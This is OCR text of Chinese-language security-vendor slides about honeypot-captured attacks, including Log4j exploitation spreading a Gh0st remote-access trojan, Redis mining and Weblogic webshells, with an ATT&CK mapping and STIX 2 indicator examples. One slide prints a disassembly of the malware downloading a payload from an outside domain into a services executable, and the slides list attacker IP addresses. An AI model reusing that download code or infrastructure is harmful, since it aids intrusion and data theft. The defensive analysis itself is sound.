利用Weblogic 漏洞上传temp.jsp的WebShell后门文件

② 上传ocean内网扫描工具进行分析，基于开源项目fscan

③ 横向扫描蜜罐内部网络


④ 进一步攻击蜜罐内部仿真网站





捕风外联欺骗模拟C&C通信相关一例


- 激发C2
  - 外联欺骗
  - 云端养殖
- 捕获
  - DNS隧道（Log4j）
  - URL载荷
  - 对外攻击



捕风抓取Log4j漏洞利用信息窃取溯源一例

持续活动多年的黑客，经过安天捕风蜜罐捕获利用最新漏洞传播远控，安天威胁情报大数据关联溯源

画像信息	画像内容	详细信息
攻击者网络身份信息	QQ邮箱	***@qq.com
攻击设施IP	中国香港	203.160.52.160
攻击设施IP	韩国	222.101.150.248
攻击武器	远控	Gh0st变种
攻击手法	漏洞入侵	CVE-2021-44228
语言	中文	中文网站
获利方法	信息窃取	盗卖QQ、菠菜



安天捕风蜜罐捕获远控窃密样本分析

利用Log4j solr服务传播的Gh0st变种

通过样本可以提取出具备的攻击行为能力

以窃取主机信息、用户信息为主

```
push    0               ; pvReserved
call    ds:CoInitialize
mov     edi, ds:DeleteUrlCacheEntry
push    offset szUrlName ; "http://llw0.com/lo4j2.txt"
call    edi ; DeleteUrlCacheEntry
push    offset szUrlName ; "http://llw0.com/lo4j2.txt"
call    edi ; DeleteUrlCacheEntry
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    offset aCProgramFilesS ; "C:\\Program Files\\services.exe"
push    offset szUrlName ; "http://llw0.com/lo4j2.txt"
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
```

ATT&CK 阶段	具体行为	注释
侦察	主动扫描	扫描solr端口
初始访问	利用面向外部的服务	利用Solr log4j2漏洞CVE-2021-44228
持久化	利用自动启动执行引导或登录	添加系统服务
发现	发现账户	探测系统账户
	发现文件和目录	遍历系统文件和目录
	发现进程	遍历进程
	发现系统信息	获取系统信息
	发现系统服务	遍历系统服务
	发现系统时间	探测系统时间
收集	收集本地系统数据	收集系统信息
	获取屏幕截图	截屏
	捕获视频	摄像头捕获并录制视频
命令与控制	使用应用层协议	使用应用层协议下发指令
数据渗出	使用C2信道回传	使用与C2相同的信道回传

安天捕风蜜罐捕获利用redis挖矿关联

- Redis传播挖矿


威胁情报提取对抗

- 攻击事件中URL
- 采用白名单
- 非互联网地址

04 情报消费协同

采用Stix 2 标准


- TTP
  - 攻击行为
  - 恶意样本
  - 黑客工具
- 威胁指示器
  - 文件哈希
  - 恶意域名
  - IPv4地址
  - URL地址
  - IPv6地址
- 攻击者
  - 网络ID
  - 邮箱



安天捕风蜜罐输出威胁情报示例

"name": “fscan",
"indicato_types": ["malicious-activity"],
"pattern": "[file:hashes.MD5 = '
3f89f53b145f63aa70a23a739bcda21e ']",

ATT&CK和CAPE
attack-pattern




indicates

"name": “fscan",
"indicator_types": ["malicious-activity"],
"pattern": "[url:value = 'http://0day5.com/archives/1173/name']"

type": "malware",
"name": “fscan",
"malware_types": [
" scanner "
],

安天捕风蜜罐威胁情报示例

安天威胁情报本地生产消费协同



探海网络探针：消费IP、域名情报、URL情报

捕风蜜罐：生产网络攻击情报

追影沙箱：生产样本关联

智甲终端：消费网络、文件情报特征、文件查杀，主机检测

镇关防火墙：消费网络情报特征，拦截处置

态势平台：情报及关联事件TTP

谢谢大家

安天冬训营 wtc.antiy.cn